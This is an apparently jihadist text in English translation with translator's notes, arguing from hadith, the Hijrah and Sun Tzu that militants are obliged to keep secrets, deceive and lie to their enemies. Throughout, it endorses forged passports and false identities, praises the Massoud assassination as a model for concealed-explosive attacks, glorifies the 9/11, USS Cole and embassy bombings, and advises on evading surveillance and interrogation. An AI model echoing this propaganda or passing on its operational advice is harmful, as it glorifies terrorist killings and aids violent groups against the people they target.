- And ʻAbdullāh ibn Abī Bakr used to leave them both before day-break so that during the daytime he would be with the Quraysh as if he had spent the night in Makkah. He would keep in mind any plot made against the Messenger (peace and blessings be upon him) and Abū Bakr, and when it

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[5] **Trans. Note:** Perhaps it would be of some benefit to point out something which is obvious. Some individuals might think – foolishly – that, "Brother, what! Don't you trust me? *Wallāhi*! I swear by Allāh I will not speak to a soul about this! Just please tell me about such and such… tell me about what happened to so-and-so…" And if the withholding brother refuses to give this information, then the curious brother sometimes accuses the withholder of "mistrusting, doubting, and disbelieving" his fellow brethren, and begins to blame and criticize the withholding brother. But the matter is not as such. And the greatest evidence that the withholder – if sincere in his withholding – is not to be blamed for withholding information from brothers whom he trusts even with his own life: is the evidence we see in the Prophet of Allāh, just mentioned by the author of this article. Look at how the Prophet (peace and blessings be upon him) withheld information from even the Mujāhidīn from amongst his Noble Companions!! Would the curious one accuse the Messenger (peace and blessings be upon him) of mistrusting his Warrior Companions? So think upon this deeply, O brothers who work for Islām!

[6] **Trans. Note:** Perhaps an important book related to this topic for those who are active, is "*The Ruling Regarding Killing One 's Self to Protect Information*", which is available from At-Tibyān Publications.

[7] **Trans. Note:** And from "***The Sealed Nectar***": *When the iniquitous decision had been made, Gabriel was sent down to Muhammad (Peace be upon him) to reveal to him Quraish's plot and give him his Lord's Permission to leave Makkah. He fixed to him the time of migration* ***and asked him not to sleep that night in his usual bed.*** *At noon, the Prophet (Peace be upon him) went to see his Companion Abu Bakr and arranged with him everything for the intended migration.* ***Abu Bakr was surprised to see the Prophet (Peace be upon him) masked coming to visit him at that unusual time****, but he soon learned that Allâh's Command had arrived, and he proposed that they should migrate together, to which the Prophet (Peace be upon him) gave his consent."…* ***The Prophet (Peace be upon him) told 'Ali to sleep in his bed and cover himself with his [Note: i.e. the Prophet's] green mantle*** *and assured him full security under Allâh's protection and told him that no harm would come to him. The Prophet (Peace be upon him) then came out of the room and cast a handful of dust at the assassins and managed to work his way through them reciting verses of the Noble Qur'ân:* ***"And We have put a barrier before them, and a barrier behind them, and We have covered them up, so that they cannot see." [36:9]***

became dark (after sunset), he would go to their hideout in the cave and inform them of it (and spend the night with them). [8]

And refer back to all of this throughout the entire story of the *Hijrah*, narrated by ‘Ā’ishah the Mother of the Believers (may Allāh be pleased with her), as recorded in *Sahīh Al-Bukhārī* (3,905)…[9] And in it also, is the statement of the Messenger (peace

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[8] **Trans. Note:** And from "***The Sealed Nectar***": *They confined themselves to this cave for three nights, Friday, Saturday and Sunday. 'Abdullah, the son of Abu Bakr would go to see them after dusk, stay the night there, apprise them of the latest situation in Makkah, and then leave in the early morning* ***to mix with the Makkans as usual and not to draw the least attention to his clandestine activities****… Quraish, on the other hand, were quite baffled and exasperated when the news of the escape of the two companions was confirmed. They brought 'Ali to Al-Ka'bah,* ***beat him brutally and confined him there for an hour attempting desperately to make him divulge the secret of the disappearance of the two 'fugitives', but to no avail****.*

[9] **Trans. Note:** Commander Sayf Al-‘Adl (may Allāh preserve him), one of the senior commanders of *Tanthīm Al-Qā'idah* and also another leading expert on counter-intelligence and security procedures, listed some of the benefits learned from the story of the *Hijrah*, in "*Al-Amn Wal-Istikhbārāt*":

1 – ‘Alī was made to sleep on the bed of the Messenger (peace be upon him), in order to do *Tamwīh* (manipulate and deceive) and blind the enemy.
2 – The Messenger (peace be upon him) went to Abū Bakr at the time of *Qaylūlah* (siesta), when very few people remained outside of their homes.
3 – When leaving the house of Abū Bakr, they did not leave through the main gate, in precaution of it being under surveillance.
4 – They went towards the cave, in precaution of any ambush by the enemy which might have been planned on the road to Madīnah.
5 – And even the cave was not on the route to Madīnah, and this was a tactic for misleading the enemy (to the wrong direction away) from following them.
6 – They had intelligence continuously flowing to them from Makkah, by following the latest developments reported to them by ‘Abdullāh ibn Abī Bakr.
7 – They had a secure source of provisions, by means of Asmā’ bint Abī Bakr.
8 – The arrangement for the destruction of traces left by ‘Abdullāh and Asmā’, by means of the shepherd ‘Āmir ibn Fuhayrah. [***Note:*** "Upon ‘Abdullah’s return from the cave, ‘Āmir would follow him with all his sheep and then conceal any trace of his steps." "*The Life of Muhammad,*" Haykal, (pg. 164), 1993 Edition]
9 – Remaining in the cave for three days, to evade being captured by the enemy (and in order for the search against them to cool down).
10 – The continuance of *Tamwīh* (manipulation and deception) and *Sirriyyah* (secrecy) during movement (from place to place); as when a man asked Abū Bakr, "Who is this man who is with you?" Abū Bakr replied, "This man is guiding me the way." And the man thought he meant the road, while Abū Bakr had intended the Upright Path.

And it should be mentioned also that nobody knew (at the time) of their hiding place in the cave, except ‘Abdullāh, and his sisters, ‘Ā’ishah and Asmā’ – all of whom were the children of Abū Bakr As-Siddīq, and their servant ‘Āmir ibn Fuhayrah - may Allāh be pleased with them all.

and blessings be upon him) to Surāqah, when he had caught up with them during the course of the *Hijrah*, *"Keep our matter hidden."*

And in *Sahīh Al-Bukhārī*, there is a chapter entitled, "**Warfare is Deception,"** and the *Hadīth* [10] is mentioned therein. *Al-Hāfith* Ibn Hajar commented:

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[10] **Trans. Note:** It in itself is also a *Hadīth*, "***Al-Harbu Khud'ah***" (*Warfare is Deception*). Narrated on the authority of Abū Hurayrah and Jābir ibn 'Abdillāh, may Allāh be pleased with all of them. *Imām* An-Nawawī commented, "The scholars have agreed upon the permissibility of deceiving the infidels in war, using any method of deception – except if it involves the breaking of a covenant or a (promised) security. In such a case, it is not permitted." Refer to *Sahīh Muslim bi Sharh An-Nawawī* (12/45).

And this principle includes all types of modern-day deceit – a few examples of which are, forged documents, false identities, false passports, misleading behaviour, proxies, etc. And there is no shame in using such things, as this is a commandment from the Prophet (peace and blessings be upon him), and it is derived also from the Verses in *An-Nisā'*. And also, we should remember that the Central Ignorance Agency (CIA) and other secret services routinely use false documents to travel from one country to another, when they are on covert operations. So if this is the case of infidels and pagans, who have no Divine Guidance - then what about the Puritan Monotheist Believers, the People of *Īmān* and *Sunnah*, who have received the Divine Commandment in their Lord's Book, and have been commanded by their Prophet, to use deception in their operations and to take all precautions in order to manipulate the enemies, to ensure the success of this mighty Jihād? Are we not more worthy of these procedures?

And in this *Hadīth* also, we can see that our Beloved Prophet (may the peace and blessings of Allāh be upon him) possessed a genius military mind – and it causes us to remember the *Hadīth* that he is *"the Prophet of Mercy, and the Prophet of Warfare"* [as narrated in *As-Siyāsah Ash-Shar'iyyah* by Ibn Taymiyyah]. And one who is a student of military literature and its sciences will not fail to see how this *Hadīth* – "*Warfare is deception*" – is in complete accordance with any successful war, battle, or operation. And although the military feats of the Prophet (peace and blessings be upon him) are as brilliant as the sun at noontime, it is sad to not see our Prophet viewed by fellow Muslims as a brilliant genius as a military commander in the frontlines, and not just a spiritual and social purifier. And perhaps one of the greatest benefits in studying these *Ahādīth* and *Sunan* from a military POV (point of view) and publishing them, is that this would be a real glaring refutation upon the self-defeatist modernists, who are lost in their imaginary world of "Islām is pacifist, and Jihād is only in self-defence", and that the Messenger (peace be upon him) was only a Prophet of Mercy, and not of Warfare – and all refuge is sought with Allāh from such blasphemy.

And to demonstrate here some of the similarities of military and security tactics used by our Prophet (peace and blessings be upon him) with some of the more "recognized" military science authorities, is that we see an undeniable resemblance in the tactics taught to us by our Exemplary Prophet (peace be upon him), and the late 6th century Chinese military strategist and commander, Sun-tzu, the author of the military masterpiece "Art of War" – which has been credited with influencing Napoleon, the German General Staff, and even the planning of Operation Desert Storm (of the First Gulf War). So here are a few brief examples (all taken from the translation of Ralph D. Sawyer [an expert on military history] of "Art of War", Westview Press, 1994):

- "The fundamental tactical principle for attacks is "Go forth where they do not expect it, attack where they are not prepared." **This principle can only be realized through secrecy in all activities; by complete self-control and strict discipline within the army; and by being unfathomable.** The corollary to being unfathomable is **seeking out and gaining detailed knowledge of the enemy through all available means, including the rigorous employment of spies.** The unvarying rule is never to rely upon the good will of others, nor upon fortuitous circumstances**, but guarantee – through knowledge, persistent analysis, and defensive preparation**…" (Translator's Introduction, pg. 134-135)
- "**Warfare is the Way (*Tao*) of deception**. Thus although [you are] capable, display incapability to them. When committed to employing your forces, feign inactivity. When [your object] is near by, make it appear as if distant; when far away, create the illusion of being nearby. Display profits to entice them. **Create disorder [in their forces] and take them…** If they are rested, cause them to exert themselves. **If they are united, cause them to be separated**." (Art of War, Initial Estimations, pg. 168)
- "**Thus the army is established by deceit**, moves for advantage, and changes through segmenting and reuniting." (Art of War, Military Combat, pg. 198)
- "Deceit is of course not practised as an art or end in itself, contrary to tendencies sometimes prevailing in the modern world. Rather, false measures, feints, prevarications, troop deployments, dragging brush, feigning chaos, and other such acts are all designed to further the single objective of deceiving the enemy so that he will be confused or forced to respond in a predetermined way and thereby provide the army with an exploitable advantage. **Warfare must be viewed as a matter of deception, of constantly creating false appearances, spreading disinformation, and employing trickery and deceit.** When imaginatively created and effectively implemented, the enemy will neither know where to attack nor what formations to employ, and will accordingly be condemned to making fatal errors." (Translator's Introduction, pg. 136)
- "**Deception, however skilfully practiced, will invariably prove ineffective unless the army can maintain its own plans in secrecy.** Although the later military writings more explicitly address the need for secrecy, Sun-tzu stressed that **the commanding general should be obscure and unfathomable, never revealing his plans or intentions *even to his own troops***." (Translator's Introduction, pg. 137)
- "When you mobilize the army and form strategic plans, you must be unfathomable… **It is essential for a general to be tranquil and obscure, upright and self-disciplined, and able to stupefy the eyes and ears of the officers and troops**, keeping them ignorant {*Translator's Endnote: Literally, "keeping them stupid." Chu Chün believes this merely refers to preserving all plans in total secrecy rather than being a policy to keep the soldiers stupid*}. He alters his management of affairs and changes his strategies to keep other people from recognizing them. **He shifts his positions and traverses indirect routes to keep other people from being able to anticipate him**… Press affairs upon them, do not explain the purpose to them." (Art of War, Nine Terrains, 220-224)
- "**The location where we will engage the enemy must not become known to them…** Thus critically analyze them to know the estimations for gain and loss. Stimulate them to know the patterns of their movement and stopping. Determine their disposition of force (*hsing*) to know the tenable and the fatal

"The basis of "deception" means to display something, while hiding something else. And in this *Hadīth*, is a *Tahrīdh* (incitement, encouragement) to take precautionary steps in warfare, and to take measures to deceive the *kuffār*. And whoever is not aware enough to do this (i.e. to deceive the enemies of Allāh), then he is not safe from the affair turning around against him (i.e. defeat)." [11]

And in Al-Bukhārī also, is a chapter entitled, **"Lying During War,"** [12] and in it is mentioned the story of how the Companions assassinated Ka'b ibn Al-Ashraf – the *Tāghūt* of the Jews. And contained in it, is how he was misled and deceived into

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> terrain. **Probe them to know where they have an excess, where an insufficiency**." (Art of War, Vacuity and Substance, pg. 192-193)

And from these few short excerpts, we see how much importance the pagans and infidels give to this affair, ever since the ancient times (and in modern times it has only increased manifold) - and that as Muslims, we are more worthy of these tactics, in order to follow by the Divine Commandment, and the Prophetic Teaching, and the examples of the Companions. May Allāh assist the youth of *Tawhīd* in accomplishing this duty, in a manner which He loves and is pleased with. *Āmīn*

[11] **Trans. Note:** Refer to *Fat'h Al-Bārī* (6/158).

[12] **Trans. Note:** The imprisoned *Shaykh*, 'Abdul-Qādir ibn 'Abdil-'Azīz (may Allāh hasten an opening and escape for him), said in "*The Fundamental Concepts Regarding Al-Jihād*" (available in English, pg. 180-184), in the section entitled, "*Lying to the Enemies*":

> And I did not title this heading as "*Lying During War*", because indeed, it is permissible to lie to the enemy during wartime, as well as during times of peace – as I will demonstrate with the following evidences, if Allāh permits.
>
> A) **As for during war:** Then regarding it, there is the *Hadīth* of Umm Kulthūm bint 'Uqbah, where she said, "I did not hear the Messenger of Allāh (peace and blessings be upon him) permit lying in anything, except in war, reconciliation between people, and the speaking of a man with his wife, and a wife with her husband." (Narrated by Ahmad, Muslim, Abū Dāwūd, and a similar narration by At-Tirmithī from Asmā' bint Yazīd)…
>
> B) **As for lying to the enemy during peace,** then it is permissible due to various reasons. From amongst these reasons, are when the lying contains in it a Religious benefit, or a worldly benefit for the Believer, or a safety from the harm of the infidels.
>
> [**Note:** the *Shaykh* then goes on to mention 1.) the only thee lies spoken by the Prophet Ibrāhīm (peace be upon him), which is narrated in Al-Bukhārī (3,358), see *Fat'h Al-Bārī* (6/392); And 2.) the story narrated in Muslim of the People of the Ditch, of the monk telling the boy to lie to his family about the sorcerer keeping him late, see *Sahīh Muslim bi Sharh An-Nawawī* (18/130); And 3.) the permissibility of lying to the infidels (or apostates) for the purpose of a worldly benefit, for which there is the incident of Al-Hajjāj ibn 'Ilāt, which we will mention in the next footnote, *InShā'Allāh*.]

thinking that they (i.e. the Companions) were distressed and exhausted from the Charity (*Sadaqah*) commanded upon them by the Prophet (peace and blessings be upon him, till the point they were capable of getting hold of him, thus killing him. [13]

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[13] **Trans. Note:** As for Ka'b ibn Al-Ashraf, he used to instigate the pagans against the Muslims, and he used to insult the Prophet (peace be upon him) with his poetry and rhapsodize (write erotic poetry) against the Muslim women. And the story of his assassination was narrated by Al-Bukhāree and Muslim. And from "***The Sealed Nectar***":

> *The Prophet (Peace be upon him) gathered his men and said: "Who will kill Ka'b bin Al-Ashraf? He had maligned Allâh, and His Messenger." Thereupon, Muhammad bin Maslamah, 'Abbad bin Bishr, Al-Harith bin Aws, Abu 'Abs bin Hibr and Salkan bin Salamah, Ka'b's foster brother, volunteered to do the job... Muhammad bin Maslamah said: "O Messenger of Allâh, do you wish that I should kill him?" He said: "Yes."* ***He said: "Permit me to talk (to him in the way I deem fit)." He said: "Talk (as you like)."***
>
> ***So, Muhammad bin Maslamah came to Ka'b and talked to him, saying: "This man (i.e. the Prophet (Peace be upon him)) has made up his mind to collect charity (from us) and this has put us to a great hardship."*** *When he heard this, Ka'b said: "By Allâh you will be put to more trouble by him." Muhammad bin Maslamah answered: "No doubt, now we have become his followers and we do not like to forsake him until we see what turn his affairs will take. I want that you should give me a loan." He said: "What will you mortgage?" Muhammad answered: "What do you want?" The immoral and heartless Jew demanded women and children as articles of security against the debt. Muhammad said: "Should we pledge our women whereas you are the most handsome of the Arabs; and the son of one of us may be abused by saying that he was pledged for two wasq (measurement unit of weight) of dates but we can pledge you (our) weapons." Ka'b agreed.*
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> *Salkan bin Salamah, Abu Na'ilah, at another time, went to see Ka'b for the same purpose and there were more or less the same subjects, only that Abu Na'ilah would bring him some companions. The plan was successful and provided for the presence of both men and weapons. On Rabi' Al-Awwal 14th, at night, the year 3 A.H. the people said good bye to the Prophet (Peace be upon him)* ***and set out in the Name of Allâh to implement the carefully drawn plan.*** *The Prophet (Peace be upon him) stayed back praying for them and supplicating Allâh to render them success. The men went and called upon him at night. He came down although his wife warned him not to meet them alleging that: "I hear a voice which sounds like the voice of murder." He said: "It is only Muhammad bin Maslamah and my foster brother Abu Na'ilah. When a gentleman is called at night even if he be pierced with a spear, he should respond to the call."* ***Abu Na'ilah said to his companions: "As he comes down, I will extend my hand towards his head to smell and when I hold him fast, you should do your job."***
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> ***So when he came down, they talked together for about an hour. They then invited him to go out and spend a nice time in the moonlight.*** *On the way out, Abu Na'ilah remarked: "I smell the nicest perfume from you." Ka'b said: "Yes, I have with me a mistress who is the most scented of the women of Arabia." Abu Na'ilah again said:* ***"Allow me to smell (the scent on your head)". He said: "Yes, you may smell." So he caught it and smelt. Then he said: "Allow me to do so (once again)."*** *He then held his head fast and said to his companions: "Do your job." And they killed him.*
>
> *The group of men came back after fulfilling their mission. One of them Al-Harith bin Aws was wounded by mistake with the swords of his men, and was bleeding badly. When they reached Baqee'*

Al-Hāfith Ibn Hajar mentioned in the commentary upon this *Hadīth* in *Fat'h Al-Bārī*, the *Hadīth* of At-Tirmithī [from Umm Kulthūm (may Allāh be pleased with her)] regarding the permissibility of lying in three situations – one of which is war; and also (he mentions) the story of Al-Hajjāj ibn 'Ilāt when he asked permission from the Prophet (peace and blessings be upon him) to say regarding the Prophet whatever he needed for the benefit of getting back his wealth from the people of Makkah. [14]

> *Al-Gharqad,* ***they shouted, "Allâh is Great".*** *The Prophet (Peace be upon him) heard them and realized that they had killed the enemy of Allâh. As they saw him, he said: "Cheerful faces are yours." In reply, they said: "And yours O Messenger of Allâh." They handed the head of the tyrant over to him. He entertained Allâh's praise for their success.*

And it would not be a surprising matter if we were to find out one day in the near future that the assassination of the apostate *Tāghūt*, Ahmad Shāh Mas'ūd, was planned perhaps using this above-mentioned *Hadīth* as a blueprint. Briefly speaking; *Shaykh* Usāmah ibn Lādin (may Allāh preserve him) had appointed two Tunisians who were fluent in French to pose as journalists who wanted to photograph the *Tāghūt*. And since the two Tunisians were fluent in French, and light-skinned, and along with forged documents – they were able to successfully deceive the *Tāghūt*'s heavy security into truly thinking that they were real French journalists. And the plan was to first build a friendly relationship with the *Tāghūt* and his guards and entourage. So the first time they went, as usual, they were thoroughly checked and searched – and during this time, the two Tunisian Mujāhid Brothers were becoming friendly with the security guards, while at the same time subtly observing and studying the habits and routines of the *Tāghūt* and the guards. So by the time they had interviewed, photographed, and visited the *Tāghūt* several times (over the course of a long period of time), they had built a good relationship, and possessed enough details and intelligence to carry out their task. But they still continued waiting for the optimum time. And over time, the guards had stopped searching the Brothers, and instead just smiled, greeted, and let them in. And this was the time the brothers were waiting for patiently. They now knew that they could proceed onwards with the execution of their operation. They concealed explosives in their photography equipment, and detonated it when in close proximity to the *Tāghūt*. May Allāh accept the self-sacrifice of our two brothers, and count them amongst the ranks of the martyrs. *Āmīn*

[14] **Trans. Note:** Al-Hajjāj ibn 'Ilāt As-Sulamī (may Allāh be pleased with him) concealed his Islām from the people of Makkah, and he asked permission from the Prophet (peace be upon him) to lie to them until he collected his wealth, which was in Makkah. *Al-Hāfith* Ibn Hajar said: "And this (lying in these circumstances) is supported also by that which has been narrated by Ahmad and Ibn Hibbān, from the *Hadīth* of Anas regarding the story of Al-Hajjāj ibn 'Ilāt, which was (also) narrated by An-Nasā'ī, and declared *Sahīh* by Al-Hākim; of how Ibn 'Ilāt sought permission from the Prophet (peace and blessings be upon him) to say whatever he wanted about him for the benefit of re-obtaining his wealth from the people of Makkah. And the Prophet (peace and blessings be upon him) gave permission for him to inform the people of Makkah that the people of Khaybar had defeated the Muslims, and such things from what is well-known regarding this… the story of Al-Hajjāj ibn 'Ilāt also was not during circumstances of war." Refer to *Fat'h Al-Bārī* (6/159); and *Al-Hāfith* Ibn Kathīr narrated the story of Al-Hajjāj ibn 'Ilāt in full, in *Al-Bidāyah Wan-Nihāyah* (4/215).

And Al-Bukhārī (3,861) also narrated the story of the acceptance of Islām of Abū Tharr (Al-Ghifārī); and in it, are contained many lessons in this issue, which demonstrate that the Companions use to carefully take measures of precaution, safety, and secrecy – and they did not neglect this matter in the least. And in this story of Abū Tharr, is how 'Alī ibn Abī Tālib (may Allāh be pleased with him) hesitated upon Abū Tharr (may Allāh be pleased with him) for three days, without opening up anything to him, until his heart was content, and he himself first listened to why he came, thus becoming sure of his desire to become a Muslim and reach the Prophet (peace and blessings be upon him). And then, his agreement with him, that he would walk behind following him until he had taken him to the Prophet, without letting the Quraysh find out anything of this. And also in it, is the statement of 'Alī (may Allāh be pleased with him) to Abū Tharr (may Allāh be pleased with him), "If I see anything that shall cause me to fear for you, then I will act as if I am pouring out water. When I move on, then follow me until you enter the same entrance which I enter…" until the end of the entire story.

And in the Qur'ān, Allāh has notified us regarding the story of the young men of the Companions of the Cave (*Al-Kahf*), and their precaution from their people, and their statement to the one they were going to send into the city:

فَٱبْعَثُوا أَحَدَكُمْ بِوَرِقِكُمْ هَٰذِهِ إِلَى الْمَدِينَةِ فَلْيَنظُرْ أَيُّهَا أَزْكَىٰ طَعَامًا فَلْيَأْتِكُم بِرِزْقٍ مِّنْهُ وَلْيَتَلَطَّفْ وَلَا يُشْعِرَنَّ بِكُمْ أَحَدًا إِنَّهُمْ إِن يَظْهَرُوا عَلَيْكُمْ يَرْجُمُوكُمْ أَوْ يُعِيدُوكُمْ فِي مِلَّتِهِمْ وَلَن تُفْلِحُوا إِذًا أَبَدًا

"So send one of you with this silver coin of yours to the town, let him find out which is the good lawful food and bring some to you. And let him be cautious, and let him not inform any one about you. For if they should come upon you, they would stone you or force you to return to their religion, and in that case you would never attain prosperity." [*Al-Kahf*: 19-20]

So all these, and many others, all demonstrate clearly that taking precautionary steps, and concealment and secrecy, and distortion and forgery of facts to the enemies of Allāh, and deceiving them, and lying to them in order to avoid their evil plots: all these matters are legal (*Mashrū'*), and there is no blame upon the Muslim with regards to these, nor can he be reprehended for these; and in reality, not taking advantage of these, and disregarding the usage of these, will indeed give the enemies of Allāh authority over the preachers and Mujāhidīn, and will make their hard efforts fail, and make their Jihād fruitless…[15]

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[15] **Trans. Note:** And in the Encyclopaedia of Security released by the brothers at the Abū Zubaydah Centre, it was said: "And taking hold of the means and steps (*Asbāb*), does not necessarily mean success. And it is a disaster that has befell some of them, that they put their complete trust and reliance upon the means and steps (*Asbāb*)… But we take the steps and means because most importantly, our Lord has ordered us to do so; and also, usually, taking the means and steps cause an effect. And if a brother takes the proper security steps, then catching him will not be an easy task, if Allāh wills."

And Ibn Al-Qayyim explained the Verse ***"And Allāh will protect (defend) you (O Muhammad) from the people (who mean you harm)."*** [*Al-Mā'idah*: 67]:

So if this has been established – Then know that the people are in between laxity and extremism with regards to this issue. Some of them have exaggerated this matter, and become extremists, such that they have become completely paralyzed! His own shadow frightens him, and he thinks that every cry is against him. And from these people, is he who has abandoned the *Da'wah* and the *Jihād* after some hardships which had befallen him due to his negligence in this matter in the first place! Thus, he turned around and became paranoid, behaving with the enemies of Allāh as if they – may Allāh cause them to be frustrated and fail – know the secret and that which is yet more hidden! [16] He breaks down in front of modern

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> "And this guaranteed promise from Allāh (Lofty is He) does not contradict the Prophet's precautionary measures from people, nor does it negate it; Just as Allāh has notified us that He will make His *Dīn* dominate over all other religions, and that He will make this *Dīn* the most high – this is not in contradiction with His Commandment for fighting and preparing that which is needed, and preparing the power, and the steeds of war, and to sacrifice eagerly, and to take safety and precautionary measures against the enemies, and to wage war against them with all forms of warfare and manipulation." Refer to *Zād Al-Ma'ād* (3/480).

And it should be remembered, that just as Allāh has legislated *Al-Hukm Ash-Shar'i* (The Islāmic Law), He has also legislated *Al-Hukm Al-Kawnī* (The Natural Law). So *Shar'i*-wise, He has commanded us to take precautionary measures (as in the Verses from *An-Nisā'*), and in terms of *Al-Hukm Al-Kawnī*, Allāh has ordained that taking precautions do have effects, by His Will. Just as if someone wants to grow a tree, he must plant a seed, and then have *Tawakkul* upon Allāh; likewise, for someone to evade the intelligence agencies and successfully carry out an operation, one must take the precautionary and security measures, and then have *Tawakkul* upon Allāh. Just as in the *Hadīth* narrated by At-Tirmithī (2,517) and authenticated by Ibn Hibbān, that once a man came to the Prophet (peace and blessings be upon him) and asked him what to do with his camel saying, "Should I tie it or rely upon Allāh (to keep it safe from running away)?" The Prophet (peace and blessings be upon him) replied: ***"Tie it, and then rely upon Allāh."*** So take the steps Dear Brothers, and then rely upon Allāh; keeping in mind the *Hadīth "And know that whatever befalls you, could not have missed you; and whatever missed you, could not have befallen you."* [At-Tabarānī, and it is *Hasan*]

[16] **Trans. Note:** And all refuge is sought with Allāh – Lofty is He Above what they attribute unto Him! These paranoid ignorants have failed to grasp the faithful meanings of *Tawakkul* and *Yaqīn*. It is Allāh who said regarding His Divine Attribute, which is His Alone: ***"If you pronounce (the invocation) aloud (it is no matter) - for verily He (Alone) knows what is secret and what is yet more hidden."*** [*TāHā*: 7] The late Shaykh, 'Abdullāh Ar-Rashūd (may Allāh grant him the highest status of martyrdom), said once in a *khutbah*, which has been distributed under the title, "*And to Allāh Belongs All the 'Izzah, and to His Messenger, and to the Believers*":

> I remember once having heard an extremely disgraceful statement from a student of knowledge, "Dear brother, *Wallāhi*! You know the Pentagon? Even a fly cannot pass above it!" *Wallāhi*, he has uttered blasphemy. ***"They know only the outside appearance of the life of the world, but they are heedless of the Hereafter."*** [*Ar-Rūm*: 7] An absence of *Yaqīn* (firm certainty) – heedlessness! He does not have the *Īmān* that he will soon be standing in front of Allāh… He does not possess the

technology, and he shrinks due to the "capabilities" of eavesdropping, infiltration, and surveillance – thus he hardly uses computers, phones, or any other communication equipment. And perhaps if he was able to use courier pigeons, he wouldn't use anything else…

Yet, the matter does not require much more than some *Khibrah* (knowledge, awareness, know-how, and understanding) of these equipment, in order to remain safe from its negative consequences; along with some *Khibrah* regarding the methods of deception, forgery, manipulation, and artifice in order to mislead the enemies of Allāh… so that the sorcery comes back at the sorcerer…

But as for us to abandon these equipment, and not utilizing them for the *Da'wah* and the Jihād, by arguing that these are all "bugged, watched" – or for us to exaggerate in fear, and to escape from that without any legitimate need to: then verily, that is self-defeatism and collapse in front of the bogus technology of the enemies of Allāh, and the self-glamorization and self-exaggeration of their "capabilities"… [17]

I visited some of the youth after they had been released from the hardships of prison; they had confessed against each other during interrogations. Right after I sat down, one of them stood up to the radio, and turned it on to a disturbing scrambled channel – so I said to him, "Why are you turning on the radio, we don't need it! Turn it off so that we can understand what we are saying!" He replied, "This is necessary to muffle and disturb the eavesdropping bugs, just in case there are any." I told him, "This is your home, and our conversation is just about

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Īmān in the Hereafter, nor of the outcome being in favour of the Believers. And if he did, then he could not have said such words.

These self-defeatist slaves of America are not good for anything, except to hinder the liberated self-sacrificing youth from the Path of Allāh. *Shaykh* Husayn ibn Mahmūd had written an article, "*Al-Bahth 'An Al-Hurriyyah*", which is available in English as, "**In Pursuit of Freedom**," – which briefly touches upon this issue of slavery and liberty. And above all, Allāh showed that not only a fly can pass over the Pentagon, but that flying Mujāhidīn could pass right into it! And that in itself is a practical refutation against the paranoid ignorants.

[17] **Trans. Note:** The imprisoned *Shaykh* Fāris Az-Zahrānī (a.k.a. Abū Jandal Al-Azdī) – may Allāh provide him with an opening and escape – mentioned in his book, "*Tahrīdh Al-Mujāhidīn Al-Abtāl 'Alā Ihyā' Sunnah Al-Ightiyāl*" (**Inciting the Brave Mujāhidīn To Revive the (Forgotten Prophetic) Sunnah of Assassination**), while discussing some of the necessary training needed for a Mujāhid for an assassination, "A curriculum should be made, in which they would go over books regarding security and espionage, to polish and refine their sense of security, along with developing their cautiousness from the Jews' and Christians' intentional self-inflation (i.e. exaggeration) of their intelligence, and their intentional propaganda of it by means of Hollywood films and such media; till the point that they have made the people become terrified of the CIA, FBI, and Mossad – even though Allāh exposed all of them, through the continuous (and coordinated) operations of the Mujāhidīn on (the CIA headquarters and American embassies in) Tanzania and Kenya, and 'Aden (Yemen, on the USS Cole warship), and New York (the two towers of the World Trade Centre) and Washington (the Department of Defence, a.k.a. the Pentagon)…"

greetings and social – we aren't talking about any security issue, nor any war, and not even about the *Da'wah*!! I don't think this distorting noise will do anything, except raise more suspicion!"

And some of them, if they talk to you on the phone, they will use so much twists and "code words" which are not necessary at all, and even if the situation does not call for it. And sometimes, the terms they use are so demented that they sound like a different language! Nay, sometimes you won't even understand what he is trying to say! And if the enemies of Allāh were listening to this mumbo-jumbo, they would take it to be so important, that they would think that behind this special language are operations larger than the attacks on New York and Washington! Even though the conversation was perhaps something normal, and even sometimes, trivial, not needing such codes and metaphors.

And many times, it is better to be clear while talking, because there is no harm in doing so, and there is no need to use deceptive language. And yet, some of those who inflexibly insist on being vague and deceptive (when not necessary) prefer otherwise. Like if one of them calls you, he will say, "You have an *Amānah* (trust) from me," or, "I need you come over today for something very important." And the *Amānah* is a box of sweets, or a garment, or a glass which you had borrowed – things which there is no harm in saying clearly. And the "something very important" is an invitation to come for lunch or dinner! But those ignorant people love obscurity and cinematic ambiguity – they don't know that in these circumstances, this is harmful, and not beneficial. Especially, if they are truly calling those who are being followed by the government, those whose each word uttered is being monitored by the enemies of Allāh.

And if such people are imprisoned, the enemies of Allāh would not believe that the "*Amānah*" mentioned in the conversation was really one of the trivial things mentioned, or an invitation for lunch or dinner, even if they swore their strongest oaths. And they would not leave them alone, until they pluck out their fingernails, or rip open their skin – until they "admit" about the weapons and explosives, and "agree to confess" about the militant meetings and important organization trusts which were "behind those metaphors and codes"…

And some people confess everything to the enemies of Allāh, and give up all their contacts – without receiving the slightest beating or threat!! And the excuse they give: they heard, or read, that there is a new technology which can pick up the tone of a person's voice, by "entering it into the system" by way of satellites monitoring all the phones in the world!! As if his conversations were about "weapons of mass destruction"! And that is why they find it wrong to lie to the regime's agents, because their lies can be revealed by means of that "new technology"! I can't figure out what is more harmful to a Muslim – if the enemies of Allāh realize that he lied to them and indict him; or that he waits for them to give him a certificate of good behaviour?! Or does he shy away from lying to the most misguiding, most double-crossing, and most treacherous of creatures?! [18] Even though his lie would have been for the sake of protecting the *Da'wah*, the Jihād, and to repel oppression from

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[18] **Trans. Note:** ***"Verily, the worst of beasts in the sight of Allāh are those who commit kufr, so they shall not believe."*** [*Al-Anfāl*: 55]

himself and his brothers; but as for their (the infidels' and apostates') deep-rooted lies, it is for conspiring against the *Da'wah*, and to eliminate the Jihād, and to continue the subjugation and transgression against his brothers…

And if these are examples of the sad affects of bedazzlement till the point of crumbling before modern-day technology and the "capabilities" of the enemies of Allāh… examples of extremism and exaggeration in deception and fear, or precaution till the point of whispering without any need to do so and in circumstances in which it is of no benefit…

Then there are those on the other hand, who have neglected this very important issue, a very dangerous "casualness"; and they have disregarded it, and have invalidated it completely… so you will see all confidential information written, and his notes, and important dates and places of meetings, and plans, and the details of his group or organization, their sources of funding, and where they spend their money… all of this and much more is laid out on paper; and above that, he writes all the details down in clear words, without any code-usage or distorting ciphers - even though we are in the technology era! And if an urgent message comes to him, whether related to a warning, or organization-related, or security-related – the message stays in his pocket, for days or weeks… Don't ask me why - maybe he keeps it as a souvenir, for memory's sake!! [19] And sometimes, the message lives with him in his house for months and sometimes even years, without being destroyed, just waiting for the enemies of Allāh to catch it as a "big fish" in a sudden unexpected raid on his house, or a sudden detention, due to which he would not be able to run left or right during interrogations (i.e. it would be used as evidence against him).

